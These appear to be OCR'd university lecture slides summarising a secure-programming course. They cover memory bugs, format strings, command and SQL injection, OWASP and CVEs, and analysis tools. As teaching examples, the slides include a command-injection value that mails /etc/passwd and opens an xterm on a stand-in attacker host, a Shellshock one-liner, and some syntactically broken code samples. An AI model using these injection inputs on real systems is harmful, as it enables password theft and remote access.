Secure Programming Lecture 19: Summary

David Aspinall

21st November 2019

Course summary and recap

This lecture gives a summary and recap of some of the topics covered in the course. There are a few new examples.

It is intended as a helpful reminder for us to revisit and discuss some important parts of earlier lectures.

This lecture is not intended as an exam study guide!

Please see the course web page for some guidance on the exam.

Overview

We will look revisit:

1. Vulnerabilities and their fixes
   - memory corruption and out-of-bounds
   - injection
   - web security
2. Security in Software Engineering
3. Tools and methods
4. Other topics

Memory vulnerabilities

Memory corruption and out-of-bounds can be severe and critical.

Vulnerabilities can be:

- **spatial** (e.g., buffer overflow)
- **temporal** (e.g., dangling pointer)

Format string vulnerability

```
338  char         charName[100];
339  int          ignore;
340
341  if (sscanf((char *) line, "STARTCHAR %s", charName) != 1) {
342  bdfError("bad character name in BDF file\n");
343      goto BAILOUT; /* bottom of function, free and return error */
344  }
```

Format string vulnerability fix

```
338  char         charName[100];
339  int          ignore;
340
341  if (sscanf((char *) line, "STARTCHAR %99s", charName) != 1) {
342  bdfError("bad character name in BDF file\n");
343      goto BAILOUT; /* bottom of function, free and return error */
344  }
```

[Lecture 2]

Format string vulnerability (2)

File `formattest.c`:

```c
#include  <stdio.h>
#include  <string.h>
#include  <stdlib.h>

int main (int argc, char **argv) {
  char buf [100];
  int x = 1;
  snprintf(buf, sizeof(buf), argv [1]) ;
  buf[sizeof(buf)-1]=0;
  printf("Buffer size is: %d \nData input: %s \n" , strlen(buf) , buf)
  printf("X equals: %d/ in hex: %#x\nMemory address for x: (%p) \n" ,
  return 0 ;
}
```

Format string vulnerability (2)

Intended usage: `./formattest "Bob"`

```
Buffer size is (3)
Data input : Bob
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

Attacking usage: `./formattest "Bob %x %x"`

```
Buffer size is (14)
Data input : Bob bffff 8740
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

Format string vulnerability (2) – fix

The argument to `snprintf` is interpreted as format string. It should be sanitised or quoted.

```c
#include  <stdio.h>
#include  <string.h>
#include  <stdlib.h>

int main (int argc, char **argv) {
  char buf [100];
  int x = 1 ;
  // was: snprintf(buf, sizeof(buf), argv[1]);
  snprintf(buf, sizeof(buf), "%s", argv[1]);
  buf[sizeof(buf)-1]=0;
  printf("Buffer size is: %d \nData input: %s \n" , strlen(buf) , buf)
  printf("X equals: %d/ in hex: %#x\nMemory address for x: (%p) \n" ,
  return 0 ;
}
```

Format string vulnerability (2) – fix

Modern compilers like GCC may give a warning:

```
formattest.c:8:30: warning: format string is not a string literal
      (potentially insecure) [-Wformat-security]
  snprintf(buf, sizeof(buf), argv [1]) ;
```

Recommendation: adopt “zero-tolerance” for warnings. Consider turning on the compiler’s switch to treat warnings as errors.

[See https://www.owasp.org/index.php/Format_string_attack]

Overflow between stack variables

```c
int authenticate(char *username, char *password) {

  int authenticated; // flag, non-zero if authenticated
  char buffer[1024]; // buffer for log message

  authenticated = verify_password(username, password);

  if (authenticated == 0) {
    sprintf(buffer,
        "Incorrect password for user %s\n",
        username);
    log("%s",buffer);
  }
  return authenticated;
}
```

- If the `username` is longer than 995 bytes, data will be written past the end of the `buffer`.

[Lecture 4]

Overflow between heap variables

```c
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char *argv[]) {

  char *user = (char *)malloc(sizeof(char)*8);
  char *adminuser = (char *)malloc(sizeof(char)*8);

  strcpy(adminuser, "root");
  if (argc > 1)
    strcpy(user, argv[1]);
  else
    strcpy(user, "guest");
}
```

- Too-long username may overwrite the user treated as admin

[Lecture 4]

Overflow between heap variables - fix

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char *argv[]) {

  const int maxuserlen = 7;
  char *user = (char *)malloc(maxuserlen+1);
  char *adminuser = (char *)malloc(maxuserlen+1);

  strcpy(adminuser, "root");
  if (argc > 1) {
    if (strlen(argv[1])>maxuserlen) {
      println("User name argument too long");
      exit(1);
    } else {
      strcpy(user, argv[1]);
    }
  }
  else {
    strcpy(user, "guest");
  }
}
```

Space calculation errors

```
#include <stdlib.h>
#include <time.h>

struct tm *make_tm(int year, int mon, int day, int hour,
                   int min, int sec) {
  struct tm *tmb;
  tmb = (struct tm *)malloc(sizeof(tmb));
  if (tmb == NULL) {
    return NULL;
  }
  *tmb = (struct tm) {
    .tm_sec = sec, .tm_min = min, .tm_hour = hour,
    .tm_mday = day, .tm_mon = mon, .tm_year = year
  };
  return tmb;
}
```

This tries to calculate the space needed for a time structure `tmb` but the calculation uses the (too small) pointer size.

Space calculation errors - fix

```
#include <stdlib.h>
#include <time.h>

struct tm *make_tm(int year, int mon, int day, int hour,
                   int min, int sec) {
  struct tm *tmb;
  tmb = (struct tm *)malloc(sizeof(*tmb));
  if (tmb == NULL) {
    return NULL;
  }
  *tmb = (struct tm) {
    .tm_sec = sec, .tm_min = min, .tm_hour = hour,
    .tm_mday = day, .tm_mon = mon, .tm_year = year
  };
  return tmb;
}
```

The `malloc` call now correctly dereferences the pointer so the size of the object itself is used.

[See the CERT C coding standard]

Integer overflow errors

```
char *make_table(int width, int height, char* defaultrow) {
    char *buf;
    int i;
    int n = width * height;
    buf = (char*)malloc(n);
    int i;
    if (!buf)
        return NULL;
    for (i=0; i<height; i++)
        memcpy(&buf[i*width], defaultrow, width);
}
```

With a *negative* value for `height` and a *positive* for `width` such that `width * height` overflows and becomes positive again, the size allocated for the buffer will be much smaller than the data copied.

[Lecture 5]

Signed integer comparison vulnerability

```
int read_user_data(int socketfd) {
    int length;
    char buffer[1024];
    length = get_user_length(socketfd);

    if (length>1024) {
       error("Input size too large\n");
       return -1;
    }
    if (recv(socketfd, buffer, length)<0) {
       error("Read format error\n");
       return -1;
    }
    return 0; // success
}
```

- A negative `length` defeats the size check. . .
- but recv accepts a `size_t` type, which is *unsigned*
- i.e., a large positive value in 2's complement

[Lecture 5]

Generic defences

To protect against vulnerable code, generic software security defences are used. Examples:

- Stack and heap **canaries** to detect corruption
- **Diversification** in memory, code layout
  - *Address Space Layout Randomization*, ASLR
- **Control Flow Integrity** to detect unexpected jumps
- **Isolation** using separated memory regions
  - *non-executable* stack and data regions
  - and access control, capabilities
- **Type-safety** built into languages
  - may need run-time checks (e.g., array bounds)

Strong recommendation: enable these features, as part of a "security hardened" deployment environment.

[Lecture 5]

Operating System Command Injection

```
#!/usr/bin/python
import cgi, os

print "Content-type: text/html"
print

form = cgi.FieldStorage()
message = form["contents"].value
recipient = form["to"].value
tmpfile = open("/tmp/cgi-mail", "w")

tmpfile.write(message)
tmpfile.close()
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
os.unlink("/tmp/cgi-mail")

print "<html><h3>Message sent.</h3></html>"
```


Normal use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

It should be an email address:

```
niceperson@friendlyplace.com
```

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

But the **attacker can control it!**

```
attackerhotmail.com < /etc/passwd; export
  DISPLAY=proxy.attacker.org:0; /usr/X11R6/bin/xterm&; #
```

Mails the password file *and* launches a remote terminal on the attacker's machine!

Number one lesson for secure programming

ALWAYS CHECK YOUR INPUTS!

- **Most important lesson** in secure programming
- Assume inputs can be influenced by adversary
- Injection attacks rely on devious inputs
- "Special elements" are usually *meta-characters*
- Must do **input validation** or **sanitization**

Operating System Command Injection - fix

You could try to check the format of the email address, so it meets RFC 5322.

See `https://emailregex.com`:

> **Email Address Regular Expression That 99.99% Works. Disagree? Join discussion!**

and the further discussions at `https://www.regular-expressions.info/email.html`.

Question. This isn't really enough, why not?

Operating System Command Injection - fix

You could try to *sanitize* the email address to make sure characters interpreted by the shell are escaped, and surround the argument with quotes. The **best fix** is to use native libraries, not OS system calls.

```
#!/usr/bin/python
import cgi, os
import smtplib

form = cgi.FieldStorage()
message = form["contents"].value
recipient = form["to"].value

print "Content-type: text/html"
print "<html><h3>Message sent.</h3></html>"

# connect to a mail server
# should retrieve details in secure storage, not write here!
server =  smtplib.SMTP('smtp.gmail.com', 587)
sender = "thesendergmail.com"
password = "gmailpassword"

server.login(sender, password)
server.sendmail(sender, recipient, message)
```

Injections via environment variables

Subverting the PATH

- The PATH environment variable defines a search path to find programs
- If commands are called without explicit paths, the "wrong" version may be found.


Pre-loading attacks

- On Unixes, `LD_LIBRARY_PATH` and `LD_PRELOAD` can influence where dynamically loaded libs are found.
- Windows uses PATH and other rules.

Configuration settings

Shellshock: `env x='() { :;}; echo Bad command' bash -c echo`

SQL injections



Types of SQL injection attacks

1. Tautologies: *make test succeed/fail*
2. Illegal/incorrect queries: *runtime error*
3. Union query: *return desired info*
4. Piggy-backed queries: *add bad action*
5. Inference pairs: *leak information*
6. Stored procedures and other DBMS features

Additionally, the injection may use *alternate encodings* to try to defeat sanitization routines that don't interpret them (e.g., `char(120)` instead of x).

[Lecture 7, Lab 2]

How do I repair an SQLi vulnerability?

Mentioned earlier:

- *filtering* to sanitize inputs
- *prepared* (aka *parameterized*) queries

Both methods are server side, so it is better to use database driver libraries to abstract away from the underlying DBMS.

In Java, JDBC provides the `PreparedStatement` class.

OWASP Top 10 list 2017


- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

We also considered older vulnerabilities

- Cross-Site Request Forgery (CSRF)
- Insecure Direct Object References

[See OWASP Top 10.]

Vulnerability timeline



Security advisories and CVEs

17th November 2019: integer overflow in Oniguruma 6.x

CVE-2019-19012: An integer overflow in the search_in_range function in regexec.c in Oniguruma 6.x before 6.9.4_rc2 leads to an out-of-bounds read, in which the offset of this read is under the control of an attacker. . . . Remote attackers can cause a denial-of-service or information disclosure, or possibly have unspecified other impact, via a crafted regular expression.

Information included in vendor advisories

Each vendor has own format. Typical information:

- Name, date, unique identification
- Criticality
- Affected products
- Solution
- References (typically CVE)

Varying amounts of information given:

- enough information to construct an exploit?
- if not, attackers may reverse engineer patches/updates anyway
- disclosure has to be planned carefully

[Lecture 2]

CVE information

Each CVE listed in NIST's National Vulnerability Database, possibly includes:

- **Dictionary Entry**: CVE-2019-19012
- **Dates** of publication, last modification
- **Current Description**, its Source (who wrote it)
- **Analysis Description**, may include more detail
- **References**: advisories, solutions, tools
- **CWE Categorisation** plus source (who assigned)
- **Known Affected Software**
- **Configurations** (standardised software config'ns)

[Search CVEs at nvd.nist.gov]

Security in Software Engineering

Idea of a *Software Security Initiiave* being added to existing sofware engineering processes.

Mature processes should now **include security from the start**.


[Lectures 2 and 9]

McGraw's Three Pillars

In his 2006 book *Building Security In*, Gary McGraw proposes three "pillars" to use throughout the lifecycle:

- **I: Applied Risk Management**
  - process: identify, rank then track risk
- **II: Software Security Touchpoints**
  - designing security ground up, not "spraying on"
  - seven security-related activities
- **III: Knowledge**
  - knowledge as applied information about security
  - e.g., guidelines or rules enforced by a tool
  - or known exploits and attack patterns

Touchpoints in the software development lifecycle



Microsoft's STRIDE approach

STRIDE is mnemonic for categories of threats in Microsoft's method:

- **S**poofing: *attacker pretends to be someone else*
- **T**ampering: *attacker alters data or settings*
- **R**epudiation: *user can deny making attack*
- **I**nformation disclosure: *loss of personal info*
- **D**enial of service: *preventing proper site operation*
- **E**levation of privilege: *user gains power of root user*

This is aimed at developers, to be used during architecture or development stages.

Uses *Data Flow Diagrams* to follow data through a system and consider STRIDE vulnerabilities.

The BSIMM Software Security Framework

BSIMM defines a *Software Security Framework* which describes

- **4 domains** covering **12 practices**
- Each practice involves numerous **activities**
- Activities are assigned **maturity levels 1–3**
  - 1: most mature, common everywhere
  - 3: least mature, emerging (or expiring) activity
- Covers over **100** activities
- New activities added when they appear in >1 org

BSIMM: Building Security In Maturity Model

BSIMM 10

The BSIMM Software Security Framework

Practices in BSIMM

Governance

Management, measurement, training.

SM Strategy and Metrics
CP Compliance and Policy
T Training

Intelligence

Collecting data, issuing guidance, threat modelling

AM Attack Models
SFD Security Features and Design
SR Standards and Requirements

Practices in BSIMM

Development (SSDL Touchpoints)

Software development artifacts and processes

AA Architecture Analysis
CR Code Review
ST Security Testing

Deployment

Configuration, maintenance, environment security

PT Penetration Testing
SE Software Environment
CMVM Configuration Management and Vulnerability Management

CWEs

Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

- Idea: organise CVEs into *categories* of problem
- Use categories to describe scope of issues/protection
- **Weaknesses** classify **Vulnerabilities**

[Lecture 6]

Methods and tools overview

We looked at a number of tools and methods for helping with secure programming, including


- **Prevention**: tools to detect *statically* that code does not have security failings. Different types of tools were discussed.
- **Detection**: tools to detect *possible attacks during progress*

We also considered *language-based security*, i.e., new programming languages, or modifications to existing ones, to help prevent security flaws.

[Lectures 7, 8, 13, 14, 15]

Dynamic prevention of SQL injection: SQLrand

Idea: use *instruction set randomization* to change language dynamically to use opcodes/keywords that attacker can't easily guess.



See Boyd and Keromytis, *SQLrand: Preventing SQL Injection Attacks*, Applied Cryptography and Network Security, 2004

Static analysis tool types

- **Type checking**: part of language
- **Style checking**: ensuring good practice
- **Program understanding**: inferring meaning
- **Property checking**: ensuring no bad behaviour
- **Program verification**: ensuring correct behaviour
- **Bug finding**: detecting likely errors

False positives in type checking

```
int i;
if (3 > 4) {
     i = i + "hello";
}
```

False positives in type checking

```
[dice]da: javac StringInt.java
StringInt.java:5: error: incompatible types
        i = i + "hello";
                ^
  required: int
  found:    String
```

Static analysis in practice


- Correctness is undecidable in general
  - focus on decidable (approximate) solution
  - or *semi-decidable* + manual assistance/timeouts
- State-space explosion
  - must design/derive *abstractions*
  - data: restricted domains (*abstract interpretation*)
  - code: approximate *calling contexts*
- Environment is unknown
  - program takes input from outside
  - other factors, e.g., scheduling of multiple threads
  - again, use *abstractions*
- Complex behaviours difficult to specify
  - use *generic specifications*

Program verification

- The gold standard, best guarantee
- Uses **formal methods**
  - theorem proving
  - model checking
- Drawback: needs precise **formal specification**
- Drawback: expensive to industry
  - time consuming, needs experts (logic/maths)
  - . . . but investment up front may pay off
- Currently mainly used in safety critical domains
  - e.g., railway, nuclear, aeronautics
  - emerging: automobile, *security*

Example tools: SPARK, Event-B. General purpose **Interactive Theorem Provers** such as Coq and Isabelle/HOL are also used to verify code.

Null Pointers in CodeSonar



Not all null pointer analyses are equal! Some compilers spot only "obvious" null pointer risks, others perform deeper analysis like CodeSonar. IDE analysis may be in between.

Race Conditions

Race conditions

- Exploit TOCTOU, lack of atomicity in actions
- Example: resource creation . . . ownership/permission change

Data races

- Race conditions in memory of multi-threaded code
- Example: bank account class in Java program

[Lecture 8, Lab 3]

Information Leakage

Dynamic Taint Tracking

- add **security labels to inputs** (sources) and outputs (sinks)
- propagate labels during run-time, stopping leaks

Static Information Flow Control

- add **security labels to variables**
- ensure no L computation depends on H value

[Lecture 15]

Software Protection

Protecting software itself against threats “inside” the computing environment.

- MATE, R-MATE attack scenarios
- Code signing
- Obfuscation
- Tamperproofing
- Watermarking

[Lecture 16]

Malware

Malicious software and its ecosystems:

- Taxonomy
- Activities
- Analysis
- Detection
- Response

[Lecture 18]

Summary of summary

1. Always check (mistrust!) your inputs
2. Be responsible, check your outputs too
3. Use proven tools, languages and libraries
4. Use security hardened environments
5. Build security into the whole process.

Constructive feedback on the course is welcomed.

Please fill in the end-of-course questionnaire.